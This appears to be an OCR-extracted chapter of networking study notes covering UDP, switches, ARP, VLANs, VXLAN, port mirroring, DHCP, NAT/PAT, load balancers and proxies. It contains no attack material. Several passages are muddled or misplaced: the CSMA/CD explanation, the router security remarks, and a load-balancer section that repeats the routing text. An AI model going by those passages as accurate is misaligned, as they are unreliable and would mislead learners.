Low-overhead protocol for transmitting data across networks. Unlike TCP, which establishes a connection and ensures that all data packets are received, UDP simply sends packets without error-checking or retransmission.

The differences between TCP and UDP

TRANSMISSION CONTROL PROTOCOL	USER DATAGRAM PROTOCOL
A connection-oriented protocol	A connectionless protocol
The most widely used protocol on the internet	Used for voice over IP, streaming video, gaming and live broadcasts
Guarantees that no packets are missing and all the data that's sent makes it to the intended recipient	Faster and needs fewer resources
Sends packets in order so they can be stitched back together easily	Packets don't necessarily arrive in order
Slower and requires more resources	Allows missing packets, but the sender is unable to know whether a packet has been received
Has a bigger header than UDP, best suited for apps that need high reliability and transmission time is relatively less critical	Better suited for applications that need fast, efficient transmission, such as games




Source:
[RFC 8085: UDP Usage Guidelines]

12.4.15. The different Lan network devices
On a local area network, there are different kinds of devices we need to make the internet work, They are as follows:

- Endpoints

- Switches
- Wireless access points
- Load Balancers
- Routers
- Firewalls



12.4.16. Endpoint
Is a logical connection point representing the communication channel between two devices. It is often used to describe the connection between two devices communicating over a network, such as a computer and a server. There are two types of endpoints

1. Client endpoints
2. Server endpoints

Endpoints are an essential component of network communication. They allow devices to send and receive data over a network, making them critical for many networking protocols. Endpoints can refer to the connection between two devices, such as when a web browser initiates communication with a server hosting a website. In this case, the client endpoint is the web browser, and the server endpoint is hosting the website's server. Additionally, endpoints can refer to specific locations within networks, such as ports or addresses representing different services or applications provided by servers on those networks.

12.4.16.1. Endpoint Servers

There are many different servers. It's important to remember that servers serve something to the user. For now, we will only focus on the most common ones like

- Web server
- DHCP server
- Mail server
- Vpn server
- DNS server

- NTP server

It is undoubtedly possible that multiple server roles are installed on one server

Source:
[8 Different Types of Servers in Computer Networks]


12.4.17. Network Switches
When a switch gets turned on for the first time, a network switch will deliver the packets to all the ports like a hub. However, if the packet is for this personal computer, the first time, the switch will deliver to every hub and every port, and the switch will deliver the packet to every port. The first time, it will then learn the Mac address of that device. Switches also support the IEEE 802.1Q VLAN standard. Switches do not broadcast all traffic by default. They use Unicast.

12.4.17.1. Network switching

is forwarding data packets between devices on a network. Switches operate at the data link layer of the OSI model and use MAC addresses to determine where to send packets.

CSMA/CD (Carrier Sense Multiple Access with Collision Detection) helps hosts decide when to send packets on a shared network segment and how to detect collisions. For example, in a hub network, two devices can send packets at the same time.

This can cause a collision. CSMA/CD enables devices to “sense” the wire to ensure that no other device is transmitting packets. Nevertheless, a collision can occur if two devices “sense” that the wire is clear and send packets simultaneously. If the collision occurs, packets must be present after a random period



12.4.17.2. ARP


In networking, the Address Resolution Protocol (ARP) is a protocol used to map an Internet Protocol (IP) address to a physical machine address that is recognized in the local network. ARP translates an IP address, which is a logical address used by devices on a network, to a physical address such as a Media Access Control (MAC) address used by the hardware on the network.

```
WLC2800# show arp
ARP aging time: 1200 seconds

Host                            HW Address        VLAN  State    Type
------------------------------- ----------------- ----- -------- -------
10.9.221.221                    cc:e1:7f:2e:54:01     1 RESOLVED DYNAMIC
10.9.221.209                    00:26:3e:aa:ff:40     1 RESOLVED DYNAMIC
10.9.221.187                    00:26:3e:9a:0b:00     1 RESOLVED DYNAMIC
10.9.221.238                    f8:c0:01:08:05:78     1 RESOLVED LOCAL
172.16.1.2                      f8:c0:01:08:05:78    44 RESOLVED LOCAL
```

12.4.17.3. Full or Half Duplex

There are 2 different modes to connect with a network device. Usually, we can either send or receive a half-duplex. When we do both simultaneously, Called a Full duplex. Usually, this is set automatically, but if you are having issues, it is always a good idea to see if this is configured correctly



Source:
rfc3636


12.4.17.4. Virtual Local Area Network (VLAN)

A Virtual Local Area Network (VLAN) is a powerful tool for students to use when creating their networks. Using VLANs, students can segment a physical network into smaller, isolated subnets that operate as if they were on separate physical networks. This allows them to assign specific devices to specific VLANs and control which devices can communicate with each other, improving both network performance and security by reducing the amount of broadcast traffic and limiting access to certain resources.

Creating VLANs requires configuring tags or identifiers on the devices in the network so that those with matching tags belong in one virtual group while those without are excluded from it. Devices within this virtual group have available communication capabilities. Still, they must rely on routers for communication between different groups since the direct connection is impossible due to a lack of compatible tag identification numbers.

VLANs are created by configuring VLAN tags, or identifiers, on the devices in the network. Devices with the same VLAN tag belong to the same virtual network and can communicate with each other. Devices with different VLAN tags belong to different virtual networks and cannot communicate with each other directly unless a router is used to route traffic between the VLANs.

VLANs can be configured to operate at layer 2 (data link layer) or layer 3 (network layer) of the OSI model. Layer 2 VLANs operate at the data link layer and are typically used for creating isolated subnets within a single physical network. Layer 3 VLANs operate at the network layer and are used for creating multiple virtual networks within a single physical network or for interconnecting multiple physical networks.




Source:
https://en.wikipedia.org/wiki/IEEE_802.1Q
https://en.wikipedia.org/wiki/VLAN

12.4.17.5. Virtual Extensible LAN (VXLAN)

Is a network virtualization technology that allows administrators to create logical Layer 2 networks over a physical IP network. It extends Layer 2 networking across a wide area network (WAN) or over the internet, enabling devices in different physical locations to communicate as if they were on the same local network.

Works by encapsulating Ethernet frames within UDP packets, which are then transmitted over the IP network. The encapsulated frames are called VXLAN segments, and each VXLAN segment is identified by a unique VXLAN network identifier (VNI). Devices within the same VXLAN segment can communicate with each other, just as if they were on the same physical network.

Commonly used in data center networks to enable flexible and scalable network design, allowing administrators to create and manage multiple logical networks within a single physical network infrastructure. It also enables network virtualization in cloud environments, allowing multiple tenants to share a common physical network while maintaining isolation between their respective networks.




12.4.17.6. Multi Layered switching

A multi-layer switch is a device that performs both switching and routing functions. In a multilayer switch, the layer three functionality is implemented using specialized hardware called a route processor or a switch fabric. The route processor runs the routing protocols and maintains the routing tables, which are used to determine the best path for each packet. The switch fabric is responsible for forwarding the packets to their destination based on the information in the routing tables.

When a packet arrives at the multilayer switch, the switch looks up the destination IP address in its routing table to determine the next hop for the packet. If the destination is on a different network, the switch will forward the packet to the next hop specified in the routing table. If the destination is on the same network as the source, the switch will use its layer two switching capabilities to forward the packet directly to the destination.

Multi-layer switches can perform other functions, such as network security, quality of service (QoS), and virtual LAN (VLAN) tagging. They are often used in enterprise networks and data centers to provide high-speed, efficient routing and switching capabilities.



12.4.17.7. Port Mirroring


Also known as network tap or span port, is a network monitoring technique that allows administrators to capture and analyze network traffic passing through a network switch or router.

In port mirroring, a copy of the traffic passing through a specific port or group of ports on a switch is sent to a separate port or device, called a monitoring port or network analyzer, for analysis. This allows administrators to monitor and analyze the traffic on the network in real-time or offline for troubleshooting, performance monitoring, and security purposes.

Port mirroring can be configured on most modern switches and routers and is typically done at the hardware level, allowing administrators to capture all traffic passing through the switch, including layer two and layer three traffic.

There are several port mirroring configurations, including

- Local port mirroring: traffic is mirrored to a port on the same switch.
- Remote port mirroring: traffic is mirrored to a port on a different switch or router.
- Many-to-one port mirroring: traffic from multiple ports is mirrored to a single port.
- One-to-many port mirroring: traffic from a single port is mirrored to multiple ports.



Source:
[Port mirroring (RFC)]

12.4.18. Routers

In networking, routing is the process of forwarding data packets from one network to another based on their destination address. Routing is performed by devices called routers, which are connected to two or more networks and use routing tables and protocols to determine the best path for the data packets to take.

Routing is essential to how the Internet works, as it enables data to be transmitted between different networks and allows devices to communicate with each other. When a device wants to send data to another device on a different network, it will send the data to a router, forwarding it to the appropriate destination using the best available path.

As part of our networks, they are used to route traffic. These routers are dynamic and can be configured manually or automatically. More extensive networks can benefit from this dynamic feature. When these routers get deployed, they configure themselves automatically. Defending the router against malicious intrusion should involve implementing passwords that prevent malicious persons from corrupting the network packets, redirecting them into other systems, and eavesdropping traffic.

Malicious persons eavesdropping on the network traffic is a breach of confidentiality. However, confidentiality gets abused, and network traffic cannot reach its destination. Additionally, they could redirect traffic so it does not end up at the destination. Now, availability has got compromised. Whenever we configure a router, we ensure that it is secure.

12.4.18.1. Dynamic Host Configuration Protocol


Dynamic Host Configuration Protocol (DHCP) is a networking protocol used to assign IP addresses and other network configuration parameters to devices on a network. The DHCP process, also known as the DHCP handshake, is a series of exchanges between a device and a DHCP server that results in the device obtaining a valid IP address and other necessary configuration parameters.

The DHCP process begins when a device, such as a computer or a smartphone, connects to a network. The device sends a broadcast message called a DHCP Discover message to the network, requesting an IP address. This message is sent to the network's broadcast address, which means that all devices on the network receive the message.

The DHCP server receives the DHCP Discover message and responds with a DHCP Offer message, which includes an available IP address and other configuration parameters, such as the subnet mask, default gateway, and DNS server information.


The device receives the DHCP Offer message and sends a DHCP Request message back to the DHCP server, acknowledging the offer and requesting that the offered IP address and configuration parameters be assigned to it.

The DHCP server responds with a DHCP Acknowledge (DHCP ACK) message, which confirms that the offered IP address and configuration parameters have been assigned to the device. The DHCP process is complete, and the device can use the assigned IP address to communicate on the network.



12.4.18.2. Internal Vlan routing


A Router on a Stick is a configuration where a single router is used to route traffic between multiple VLANs. This is done by connecting the router to a switch using a single port that has been configured as a trunk port. The router is then configured to accept traffic from each VLAN and route it to the appropriate destination.



RFC:
[RFC 6439 - Routing Bridges (RBridges): Appointed Forwarder]

12.4.17.3. NAT (Network Address Translation)


is a technique that allows devices on a private network to access the Internet using a single public IP address. It allows multiple devices to share a single connection and can improve security by hiding the internal network from the Internet.




Source:
[RFC 2663: IP Network Address Translator (NAT) Terminology and Considerations]

12.4.18.4. PAT (Port Address Translation)

PAT (Port Address Translation) is a variant of NAT that allows multiple devices on a local network to share a single public IP address by using different port numbers. PAT is often used in conjunction with NAT to allow multiple devices to access the internet using a single public IP address.






Our router maintains a NAT table (even if we use PAT). This table contains 5 important columns:

- **Protocol**
  - The transport protocol is listed here (TCP, UDP or ICMP)
- **Inside Global**
  - This is the IP address with which the outside world identifies our workstation (i.e., the public IP address of our NAT router)
- **Inside Local**
  - The IP address of our PC, seen from within the internal network. Just our private IP address
- **Outside Local**
  - The IP address of the web server as seen from our internal network. So the address you enter in the address bar of your web browser
- **Outside Global**
  - The IP address of the web server, as seen from outside our network. This is the same as the Outside Local address for our NAT/PAT application

12.4.18.5. Load Balancers

Allow us to ensure the availability of resources, servers, or data on servers. Load balancers have the purpose of balancing network traffic and server load, as their name implies. In this scenario, we have hundreds or thousands of computers. Networks would be too much work for that server. There could be too many connections in and out of that server. Routing is essential to how the Internet works, as it enables data to be transmitted between different networks and allows devices to communicate with each other. When a device wants to send data to another device on a different network, it will send the data to a router, forwarding it to the appropriate destination using the best available path.



RFC:
[RFC 3074: DHC Load Balancing Algorithm]


12.4.19. Proxy

A proxy is a server that acts as an intermediary between a client and a server. When a client requests a server, it is first sent to the proxy. The proxy then makes the request to the server on behalf of the client, retrieves the response from the server, and sends it back to the client.

12.4.19.1. Reverse proxy

A reverse proxy is a type of server that sits in front of one or more other servers, acting as a gateway or a "middleman." It intercepts requests coming from clients and then forwards them to the appropriate server or servers based on the rules that are configured in the reverse proxy.

One of the main benefits of using a reverse proxy is that it can improve the performance and security of a web server or group of servers by offloading tasks such as SSL/TLS termination, caching, compression, and serving static content. It can also provide an additional layer of protection against attacks by hiding the backend servers' identities and implementing security measures such as rate limiting and IP blocking.




12.4.19.2. Forward proxy

A forward proxy is a proxy server that sits in front of a group of client computers and acts as their intermediary for connecting to the internet. When a client requests a web page or other resource, the request is first sent to the forward proxy. The proxy then

makes the request on behalf of the client, retrieves the response from the server, and sends it back to the client.

Forward proxies are often used to enable internet access for users behind a firewall or a network that has restricted access to certain websites or types of content. They can also be used to improve the performance of a network by caching frequently accessed resources and to enforce internet usage policies by blocking or limiting access to certain types of content.



12.5. Routing protocols

